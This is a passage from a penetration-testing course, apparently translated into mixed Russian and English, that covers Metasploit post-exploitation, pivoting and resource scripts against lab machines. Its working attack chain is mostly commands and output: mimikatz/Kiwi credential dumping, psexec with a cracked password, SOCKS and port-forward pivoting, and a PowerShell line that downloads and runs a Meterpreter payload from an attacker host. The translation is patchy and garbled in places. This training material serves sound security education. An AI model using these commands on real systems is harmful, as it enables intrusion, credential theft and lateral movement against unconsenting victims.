msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.119.4:443
[*] https://192.168.119.4:443 handling request from 192.168.50.223; (UUID: gokdtcex) Redirecting stageless
    connection from /tiUQIXcIFB-TCZIL8eJASw2GMM8KqsU3KADjTJhh8lSgwsEBpqGfM1Q0FsWwlgyPzfFi9gci43oVxGCxcYQy0mH0
    with UA 'Mozilla/5.0 (Macintosh; Intel Mac OS X 12.2; rv:97.0) Gecko/20100101 Firefox/97.0'
[*] https://192.168.119.4:443 handling request from 192.168.50.223; (UUID: gokdtcex) Attaching orphaned/
    stageless session...
[*] сессию Meterpreter 11 opened (192.168.119.4:443 -> 127.0.0.1) at 2022-08-04 10:10:16 -0400

meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
```

Листинг 72 - Использование *getsystem* в newly spawned сессию Meterpreter через execution `met.exe` в bind shell

Теперь введем **load** с **kiwi** как argument, чтобы load Kiwi module. Затем можно использовать **help**, чтобы отобразить commands Kiwi module. Наконец, используем `creds_msv`, чтобы retrieve LM7 и NTLM8 credentials.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.

meterpreter > help

...

Kiwi Commands
=============

    Command               Description
    -------               -----------
    creds_all             Retrieve all credentials (parsed)
    creds_kerberos        Retrieve Kerberos creds (parsed)
    creds_livessp         Retrieve Live SSP creds
    creds_msv             Retrieve LM/NTLM creds (parsed)
    creds_ssp             Retrieve SSP creds
    creds_tspkg           Retrieve TsPkg creds (parsed)
    creds_wdigest         Retrieve WDigest creds (parsed)
    dcsync                Retrieve учетной записи пользователя information via DCSync (unparsed)
```

```
    dcsync_ntlm           Retrieve учетной записи пользователя NTLM hash, SID and RID via DCSync
    golden_ticket_create  Create a golden kerberos ticket
    kerberos_ticket_list  List all kerberos tickets (unparsed)
    kerberos_ticket_purge Purge any in-use kerberos tickets
    kerberos_ticket_use   Use a kerberos ticket
    kiwi_cmd              Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam          Dump LSA SAM (unparsed)
    lsa_dump_secrets      Dump LSA secrets (unparsed)
    password_change       Change the password/hash of a user
    wifi_list             List wifi profiles/creds for the текущего пользователя
    wifi_list_shared      List shared wifi profiles/creds (requires SYSTEM)

meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username  Domain  NTLM                              SHA1
--------  ------  ----                              ----
luiza     ITWK01  167cf9218719a1209efcfb4bce486a18  2f92bb5c2a2526a630122ea1b642c46193a0d837
...
```

Листинг 73 - Загрузка модуля Kiwi и выполнение *creds_msv* для извлечения системных учетных данных

Вывод 73 показывает, что мы смогли успешно retrieve NTLM hash user *luiza*.

Кратко подведем итог тому, что мы сделали в этом разделе. Сначала мы обсудили, что такое post-exploitation модульs в Metasploit и как их использовать. Затем мы использовали post-exploitation модуль on a session для bypass UAC и получения shell с high integrity level. Далее мы loaded Meterpreter extension с именем *Kiwi*, который предоставляет capabilities Mimikatz для retrieving credentials from a system with sufficient privileges.

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(PowerShell Gallery, 2022), powershellgallery.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Github, 2021), github.com

(Threatpost, 2017), threatpost.com

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

1. Следуйте шагам из этого раздела и используйте Kiwi, чтобы retrieve NTLM hash user *offsec*. Введите его как answer к этому question.

2. Найдите постэксплуатационный модуль, который перечисляет Windows Hosts file, и запустите его против активного сеанса на VM #1. Какое доменное имя указано в единственной записи этого файла

Способность pivot к другому target или network - важный skill для каждого теста на проникновениеer. В *Port Redirection and Pivoting* мы изучили различные techniques для выполнения pivoting. Вместо ручного использования этих techniques мы также можем использовать Metasploit.

Как и в предыдущих разделах, мы подключимся к bind shell на порту 4444 на машине ITWK01. Предположим, что сейчас мы собираем информацию о цели. На этом шаге мы определяем второй сетевой интерфейс.

```
C:\Users\luiza> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c489:5302:7182:1e97%11
   IPv4 Address. . . . . . . . . . . : 192.168.50.223
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b540:a783:94ff:89dc%14
   IPv4 Address. . . . . . . . . . . : 172.16.5.199
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\luiza>
```

Листинг 74 - Два интерфейса на скомпрометированном клиенте

Вывод 74 показывает, что второй интерфейс имеет назначенный IP 172.16.5.199. Мы можем попытаться выявить другие живые хосты во второй сети, используя методы из активный сбор информации. Перед этим запустим Meterpreter shell на нашем скомпрометированной цели, скачав и выполнив `met.exe`, а также запустив соответствующий multi/handler, как мы делали раньше.

```
[*] Started HTTPS reverse handler on https://192.168.119.4:443
...
[*] сессию Meterpreter 12 opened (192.168.119.4:443 -> 127.0.0.1) at 2022-08-05 05:13:42 -0400

meterpreter >
```

Листинг 75 - Newly opened session через execution met.exe

Теперь, когда у нас есть рабочая сессия на скомпрометированной системе, мы можем отправить ее в background. Чтобы добавить маршрут к сети, достижимой через скомпрометированный хост, можно использовать **route add** с информацией о сети и ID сессии, к которой относится маршрут. После добавления маршрута можно отобразить текущие маршруты с помощью **route print**.

```
meterpreter > bg
[*] Backgrounding session 12...

msf6 exploit(multi/handler) > route add 172.16.5.0/24 12
[*] Route added

msf6 exploit(multi/handler) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.16.5.0         255.255.255.0      Session 12

[*] There are currently no IPv6 routes defined.
```

Листинг 76 - Добавление маршрута к сети 172.16.5.0/24 из сессии 2

Когда путь к внутренней сети создан, мы можем перечислить эту подсеть. Теперь мы могли бы просканировать всю сеть на живые хосты с помощью вспомогательного модуля сканирования портов. Поскольку такое сканирование заняло бы довольно много времени, сократим этот шаг,

просканировав только другой живой хост во второй сети. Поэтому вместо установки значения *RHOSTS* в *172.16.5.0/24*, как мы сделали бы при сканировании всей сети, зададим 172.16.5.200. Пока мы хотим сканировать только порты 445 и 3389.

```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 172.16.5.200
RHOSTS => 172.16.5.200

msf6 auxiliary(scanner/portscan/tcp) > set PORTS 445,3389
PORTS => 445,3389

msf6 auxiliary(scanner/portscan/tcp) > run

[+] 172.16.5.200:         - 172.16.5.200:445 - TCP OPEN
[+] 172.16.5.200:         - 172.16.5.200:3389 - TCP OPEN
[*] 172.16.5.200:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Листинг 77 - Portscanning internal IP-адрес

Вывод 77 показывает, что у 172.16.5.200 открыты ports 445 и 3389. Давайте используем два modules для SMB и RDP, используя наш pivot host ITWK01, чтобы выполнять operations на target.

Сначала попробуем использовать модуль *psexec*, чтобы получить доступ ко второй цели как пользователь *luiza*. В предыдущем разделе мы извлекли NTLM-хеш через Kiwi. Предположим, что мы смогли успешно взломать NTLM-хеш, и пароль в открытом виде - *BoccieDearAeroMeow1!*. Чтобы *psexec* сработал, *luiza* должен быть локальным администратором на второй машине. Для этого примера также предположим, что мы подтвердили это с помощью техник сбора информации.

*И*спользуем *exploit/windows/smb/psexec* и зададим **SMBUser** как **luiza**, **SMBPass** как **BoccieDearAeroMeow1!**, и **RHOSTS** как **172.16.5.200**.

Важно отметить, что добавленный маршрут будет работать только с установленными подключениями. Поэтому новая shell на цели должна быть bind shell, например *windows/x64/meterpreter/bind_tcp*, что позволит нам использовать заданный маршрут для подключения к ней. Reverse shell payload в большинстве ситуаций не сможет найти путь обратно к нашей атакующей системе, потому что цель не имеет заданного маршрута к нашей сети.

```
msf6 auxiliary(scanner/portscan/tcp) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf6 exploit(windows/smb/psexec) > set SMBUser luiza
SMBUser => luiza

msf6 exploit(windows/smb/psexec) > set SMBPass "BoccieDearAeroMeow1!"
SMBPass => BoccieDearAeroMeow1!

msf6 exploit(windows/smb/psexec) > set RHOSTS 172.16.5.200
RHOSTS => 172.16.5.200

msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp

msf6 exploit(windows/smb/psexec) > set LPORT 8000
LPORT => 8000
```

Листинг 78 - Настройка параметров exploit-модуля psexec

Теперь, когда все options заданы, можно launch module.

```
msf6 exploit(windows/smb/psexec) > run

[*] 172.16.5.200:445 - Connecting to the server...
[*] 172.16.5.200:445 - Authenticating to 172.16.5.200:445|ITWK02 as user 'luiza'...
```

```
[*] 172.16.5.200:445 - Selecting PowerShell target
[*] 172.16.5.200:445 - Executing the payload...
[+] 172.16.5.200:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 172.16.5.200:8000
[*] Sending stage (200774 bytes) to 172.16.5.200
[*] сессию Meterpreter 13 opened (172.16.5.199:51785 -> 172.16.5.200:8000 via session 12) at 2022-08-05 07:06:
    43 -0400

meterpreter >
```

Листинг 79 - Launching psexec модуль эксплуатации

Вывод 79 показывает, что мы успешно использовали *psexec* модуль эксплуатации, чтобы получить Meterpreter shell на втором target через compromised machine.

Как alternative к ручному добавлению routes, можно использовать *autoroute* post-exploitation модуль для automatic setup pivot routes through existing сессию Meterpreter. Чтобы продемонстрировать использование этого module, сначала нужно удалить route, который мы задали вручную. Terminate сессию Meterpreter, созданную через module *psexec*, и удалим все routes с помощью **route flush**.

Теперь единственная оставшаяся session — это сессию Meterpreter, созданная выполнением `met.exe` как пользователь *luiza*. Кроме того, result **route print** сообщает, что routes не defined. Далее активировать модуль *multi/manage/autoroute*, в котором нужно задать session ID как value option *SESSION*. Затем введем **run**, чтобы launch module.

```
msf6 exploit(windows/smb/psexec) > use multi/manage/autoroute

msf6 post(multi/manage/autoroute) > show options

модуле options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete,
    default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION                   yes       The session to run this module on
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf6 post(multi/manage/autoroute) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  12         meterpreter x64/windows  ITWK01\luiza @ ITWK01  192.168.119.4:443 -> 127.0.0.1 ()


msf6 post(multi/manage/autoroute) > set session 12
session => 12

msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against ITWK01
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.5.0/255.255.255.0 from host's таблицу маршрутизации.
[+] Route added to subnet 192.168.50.0/255.255.255.0 from host's таблицу маршрутизации.
[*] Post module execution completed
```

Листинг 80 - Invoking autoroute module

Вывод 80 показывает, что *autoroute* добавил 172.16.5.0/24 в таблицу маршрутизации.

Теперь мы могли бы использовать psexec module так же, как раньше, но также можем combine routes с auxiliary module *server/socks_proxy*, чтобы configure SOCKS proxy. Это позволяет applications вне Metasploit Framework tunnel through pivot на port 1080 by default. Мы задаем option *SRVHOST* как **127.0.0.1** и *VERSION* как **5**, чтобы использовать SOCKS version 5.

```
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy

msf6 auxiliary(server/socks_proxy) > show options

модуле options (auxiliary/server/socks_proxy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an
    address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   1080             yes       The port to listen on
   USERNAME                   no        Proxy username for SOCKS5 listener
   VERSION   5                yes       The SOCKS version to use (Accepted: 4a, 5)


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 0.
[*] Starting the SOCKS proxy server
```

Листинг 81 - Настройка SOCKS5-прокси с помощью модуля autoroute

Теперь можно update наш *proxychains* configuration file (`/etc/proxychains4.conf`), чтобы использовать SOCKS5-прокси.

После editing configuration file он должен выглядеть так:

```
kali@kali:~$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

Листинг 82 - Обновленная конфигурация proxychains

Наконец, мы можем использовать **proxychains** для запуска **xfreerdp**, чтобы получить GUI access из нашей Kali системе Linux к целевой машине во внутренней сети.


```
kali@kali:~$ sudo proxychains xfreerdp /v:172.16.5.200 /u:luiza

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.5.200:3389  ...  OK
...
Certificate details for 172.16.5.200:3389 (RDP-Server):
        Common Name: itwk02
```

```
        Subject:     CN = itwk02
        Issuer:      CN = itwk02
        Thumbprint:  4b:ef:ec:bb:96:7d:03:01:53:f3:03:de:8b:39:51:a9:bb:3f:1b:b2:70:83:08:fc:a7:9a:ec:bb:e7:
    ed:98:36
The above X. certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate (Y/T/N) Y
Password:
...
```

Листинг 83 - Получение доступа к удаленному рабочему столу внутри внутренней сети

Client *xfreerdp* открывает new window, предоставляя нам access к GUI ITWK02 во внутренней сети через RDP.



Отлично! Вывод 1 показывает, что мы успешно connected to second target через RDP с помощью pivoting.

Мы также можем использовать similar technique для перенаправления порта с помощью command *portfwd* изнутри сессию Meterpreter, который будет forward specific port во внутренней сети.

```
msf6 auxiliary(server/socks_proxy) > sessions -i 12
[*] Starting interaction with 5...

meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:

    -h   Help banner.
    -i   Index of the перенаправления порта entry to interact with (see the "list" command).
    -l   Forward: local port to listen on. Reverse: local port to connect to.
```

```
    -L   Forward: local host to listen on (optional). Reverse: local host to connect to.
    -p   Forward: remote port to connect to. Reverse: remote port to listen on.
    -r   Forward: remote host to connect to.
    -R   Indicates a reverse перенаправления порта.
```

Листинг 84 - Параметры, доступные для команды portfwd

Мы можем создать проброс порта с localhost:3389 к порту 3389 на целевом хосте (172.16.5.200), как показано в Листинге 85.

```
meterpreter > portfwd add -l 3389 -p 3389 -r 172.16.5.200
[*] Local TCP relay created: :3389 <-> 172.16.5.200:3389
```

Листинг 85 - Прямое перенаправление порта 3389

Проверим это, подключившись к 127.0.0.1:3389 с помощью **xfreerdp**, чтобы получить доступ к скомпрометированному хосту во внутренней сети.

```
kali@kali:~$ sudo xfreerdp /v:127.0.0.1 /u:luiza
[08:09:25:307] [1314360:1314361] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed
    certificate (18)' at stack position 0
[08:09:25:307] [1314360:1314361] [WARN][com.freerdp.crypto] - CN = itwk02
...
```

Листинг 86 - Получение доступа к удаленному рабочему столу с помощью перенаправления порта

Используя эту технику, мы можем получить сессию удаленного рабочего стола на хосте, который иначе был бы недоступен из нашей Kali system. Аналогично, если вторая целевой машине была бы подключена к дополнительной сети, мы могли бы создать цепочку pivot-переходов, чтобы добраться до следующих хостов.

В этом разделе мы изучили различные методы и модули для pivot в Metasploit. Мы узнали, как вручную и автоматически задавать маршруты через существующие sessions и взаимодействовать с системами, доступными по этим маршрутам. Затем мы использовали модуль *socks_proxy*, чтобы создать SOCKS proxy и добраться до второй целевой машины с помощью *proxychains*. Наконец, мы использовали команду Meterpreter *portfwd* для проброса портов.

(Github, 2021), github.com

(Wikipedia, 2022), en.wikipedia.org

1. Следуйте шагам из этого раздела и найдите flag на VM #2 (ITWK02) на desktop user *luiza*.

20.4. Automating Metasploit

Этот учебный блок охватывает следующие учебные цели:

• Создавать resource-скрипты
• Использовать resource-скрипты в Metasploit

Metasploit автоматизирует различные задачи и операции за нас, но мы можем создавать скрипты, чтобы дополнительно автоматизировать повторяющиеся команды внутри самого framework. Эти скрипты называются *Resource Scripts*. В этом учебном блоке мы изучим, как их создавать и использовать.

(Rapid7 Documentation, 2022), docs.rapid7.com

Resource scripts могут chain together series Metasploit console commands и Ruby code. Это означает, что мы можем либо использовать built-in commands Metasploit, либо писать code на *Ruby* (поскольку это language, на котором разработан Metasploit), чтобы manage control flow, а также разрабатывать advanced logic components для resource-скрипты.

В теста на проникновение нам может понадобиться setup нескольких multi/handler listeners каждый раз, когда мы хотим receive входящий reverse shell. Мы могли бы либо оставить Metasploit running in background все время, либо каждый раз запускать Metasploit и manually set up listener. Также мы можем создать resource-скрипт, чтобы automate эту task.

Создадим resource-скрипт, который запускает multi/handler listener для non-staged Windows 64-bit Meterpreter payload. Для этого можно создать file в home directory user *kali* с именем **listener.rc** и открыть его в editor, таком как *Mousepad*.

Сначала нужно подумать о последовательности команд, которые мы хотим выполнить. В этом примере первая команда активирует модуль multi/handler. Затем мы задаем payload, которым в нашем случае является *windows/meterpreter_reverse_https*. Далее можно задать опции *LHOST* и *LPORT* под наши нужды.

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter_reverse_https
set LHOST 192.168.119.4
set LPORT 443
```

Листинг 87 - Активация модуля, настройка payload и параметров

Кроме того, можно настроить option *AutoRunScript* для автоматического выполнения module после создания session. В этом примере используем module *post/windows/manage/migrate*. Это заставит созданный Meterpreter автоматически запустить фоновый process *notepad.exe* и migrate в него. Автоматизация process migration помогает избежать ситуаций, где наш payload преждевременно убивается защитными механизмами или завершением связанного process.

```
set AutoRunScript post/windows/manage/migrate
```

Листинг 88 - Set AutoRunScript to the *migrate* module

Также зададим *ExitOnSession* как *false*, чтобы listener продолжал принимать new connections после создания session.

```
set ExitOnSession false
```

Листинг 89 - Установка ExitOnSession в false, чтобы multi/handler продолжал слушать после подключения

Мы также можем настроить расширенные опции, такие как *ExitOnSession* в multi/handler и *AutoRunScript* в payloads, используя **show advanced** внутри активированного модуля или выбранного payload.

Наконец, добавим *run* с аргументами *-z* и *-j*, чтобы запустить его как фоновую задачу и не переходить автоматически к взаимодействию с сессией.

```
run -z -j
```

Листинг 90 - Команда запуска модуля

Теперь сохраним script и запустим Metasploit, введя **msfconsole** с resource-скрипт как argument для `-r`.

```
kali@kali:~$ sudo msfconsole -r listener.rc
[sudo] password for kali:
...

[*] Processing listener.rc for ERB directives.
resource (listener.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (listener.rc)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (listener.rc)> set LHOST 192.168.119.4
LHOST => 192.168.119.4
resource (listener.rc)> set LPORT 443
LPORT => 443
resource (listener.rc)> set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
resource (listener.rc)> set ExitOnSession false
ExitOnSession => false
resource (listener.rc)> run -z -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.119.4:443
```

Листинг 91 - Выполнение resource-скрипта

Вывод 91 показывает, что все наши команды были выполнены так, как указано в скрипте.

Подключимся к machine BRUTE2 через RDP с user *justin* и password *SuperS3cure1337#*, запустим PowerShell, скачаем malicious Windows executable `met.exe`, который мы уже использовали в предыдущих sections, и выполним его.

```
PS C:\Users\justin> iwr -uri http://192.168.119.4/met.exe -Outfile met.exe

PS C:\Users\justin> .\met.exe
```

Листинг 92 - Executing Windows executable containing Meterpreter payload

После выполнения `met.exe` Metasploit уведомляет нас о incoming connection.

```
[*] Started HTTPS reverse handler on https://192.168.119.4:443
[*] https://192.168.119.4:443 handling request from 192.168.50.202; (UUID: rdhcxgcu) Redirecting stageless
    connection from /dkFg_HAPAAB9KHwqH8FRrAG1_y2iZHe4AJlyWjYMllNXBbFbYBVD2rlxUUDdTrFO7T2gg6ma5cI-
    GahhqTK9hwtqZvo9KJupBG7GYBlYyda_rDHTZ1aNMzcUn1x with UA 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.
    0) Gecko/20100101 Firefox/97.0'
[*] https://192.168.119.4:443 handling request from 192.168.50.202; (UUID: rdhcxgcu) Attaching orphaned/
    stageless session...
[*] Session ID 1 (192.168.119.4:443 -> 127.0.0.1) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against BRUTE2
[*] Current server process: met.exe (2004)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 5340
[+] Successfully migrated into process 5340
[*] сессию Meterpreter 1 opened (192.168.119.4:443 -> 127.0.0.1) at 2022-08-02 09:54:32 -0400
```

Листинг 93 - Входящее подключение и успешная миграция в новый запущенный процесс Notepad

Отлично! Metasploit automatically migrated to новый запущенный процесс Notepad.

Вместо создания собственных resource-скрипты мы также можем использовать уже provided resource-скрипты от Metasploit. Их можно найти в directory **scripts/resource/** внутри Metasploit directory.

```
kali@kali:~$ ls -l /usr/share/metasploit-framework/scripts/resource
total 148
-rw-r--r-- 1 root root  7270 Jul 14 12:06 auto_brute.rc
-rw-r--r-- 1 root root  2203 Jul 14 12:06 autocrawler.rc
-rw-r--r-- 1 root root 11225 Jul 14 12:06 auto_cred_checker.rc
-rw-r--r-- 1 root root  6565 Jul 14 12:06 autoexploit.rc
-rw-r--r-- 1 root root  3422 Jul 14 12:06 auto_pass_the_hash.rc
-rw-r--r-- 1 root root   876 Jul 14 12:06 auto_win32_multihandler.rc
...
-rw-r--r-- 1 root root  2419 Jul 14 12:06 portscan.rc
-rw-r--r-- 1 root root  1251 Jul 14 12:06 run_all_post.rc
-rw-r--r-- 1 root root  3084 Jul 14 12:06 smb_checks.rc
-rw-r--r-- 1 root root  3837 Jul 14 12:06 smb_validate.rc
-rw-r--r-- 1 root root  2592 Jul 14 12:06 wmap_autotest.rc
```

Листинг 94 - Листинг all resource-скрипты provided by Metasploit

Вывод 94 показывает, что существуют resource-скрипты для сканирования портов, brute forcing, protocol enumerations и так далее. Перед попыткой использовать их нам следует carefully examine, understand и modify them под наши needs.

Некоторые из этих скриптов используют глобальное хранилище данных Metasploit, чтобы задавать опции, такие как *RHOSTS*. Когда мы используем *set* или *unset*, мы определяем опции в контексте запущенного модуля. Однако мы также можем задавать значения опций для всех модулей, задавая *глобальные опции*. Эти опции можно задать с помощью *setg* и снять с помощью *unsetg*.

Ресурсные скрипты могут быть очень удобны для автоматизации частей пентеста. Мы можем создать набор ресурсных скриптов для повторяющихся задач и операций. Мы можем подготовить эти скрипты, а затем изменять их для каждого пентеста. Например, можно подготовить ресурсные скрипты для слушателей, pivoting, post-exploitation и многого другого. Использование их в нескольких пентестах может сэкономить много времени.

Подведем итог тому, что мы изучили в этом разделе. Мы начали со знакомства с resource-скрипты. Затем создали собственный resource-скрипт для automate setup process of a multi/handler listener. Наконец, мы executed resource-скрипт и соответствующий исполняемый файл, чтобы receive incoming Meterpreter reverse shell, который migrated itself to новый запущенный процесс Notepad.

(Ruby, 2022), ruby-lang.org

(Ubuntu Manpages, 2019), manpages.ubuntu.com

(Rapid7 Documentation, 2022), docs.rapid7.com

1. Следуйте шагам, описанным в этом разделе, и используйте ресурсный скрипт для настройки multi/handler. Получите сеанс Meterpreter от VM #1. Кроме того, просмотрите предоставленные ресурсные скрипты. Какая опция командной строки у *msfconsole* используется, чтобы указать использование ресурсного скрипта

2. Предоставленный ресурсный скрипт **portscan.rc** от Metasploit сканирует различные порты в конфигурации по умолчанию. Какой номер у первого порта

3. **Итоговое упражнение**: используйте методы и техники из этого модуля, чтобы перечислить группу виртуальных машин 1. Получите доступ к обеим машинам и найдите флаг. После развертывания группы виртуальных машин подождите еще две минуты, чтобы одно из веб-приложений полностью инициализировалось.

20.5. Wrapping Up

В этом модуле мы рассмотрели различные features, modules и capabilities Metasploit. Мы начали со знакомства с framework и изучили, как использовать auxiliary и модуль эксплуатациis. Далее мы обсудили несколько типов payloads, доступных в Metasploit и msfvenom. Затем мы рассмотрели features и modules для post-exploitation с Meterpreter и то, как использовать pivoting в Metasploit. Наконец, мы создали resource-скрипт для автоматизации setup process multi/handler, который migrates к newly spawned process после того, как Metasploit starts session из-за входящий reverse shell.

Фреймворки эксплуатации, такие как Metasploit, invaluable в тестах на проникновение, поскольку manually manage various shells и sessions быстро становится tedious и error-prone. Кроме того, modules, contained in frameworks, можно легко customize под наши needs без процесса fixing public код эксплойта. Эти frameworks часто также предоставляют ability to create исполняемые файлы, которые можно использовать для client-side attacks или веб-приложение attacks. Используя signature payload Metasploit Meterpreter, мы получаем broad range мощных post-exploitation и pivoting techniques.

21. Active Directory Introduction and Enumeration

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• Introduction to Active Directory
• Active Directory enumeration using manual tools
• Enumerating Active Directory using автоматизированного инструментаs

Active Directory Domain Services, часто называемый Active Directory (AD), это сервис, который позволяет системным администраторам обновлять операционные системы, приложения, пользователей и доступ к данным в больших масштабах. Active Directory устанавливается со стандартной конфигурацией, однако системные администраторы часто настраивают его под потребности организации.

С точки зрения теста на проникновениеer, Active Directory очень интересен, так как обычно содержит большой объем information. Если мы успешно compromise определенные objects внутри домена, мы можем получить возможность полного control над infrastructure организации.

В этом учебном модуле мы сосредоточимся на аспекте перечисления Active Directory. Информация, которую мы будем собирать на протяжении модуля, напрямую повлияет на различные атаки, которые мы выполним в следующих модулях *Attacking Active Directory Authentication* и *Lateral Movement in Active Directory*.

21.1. Active Directory - Introduction

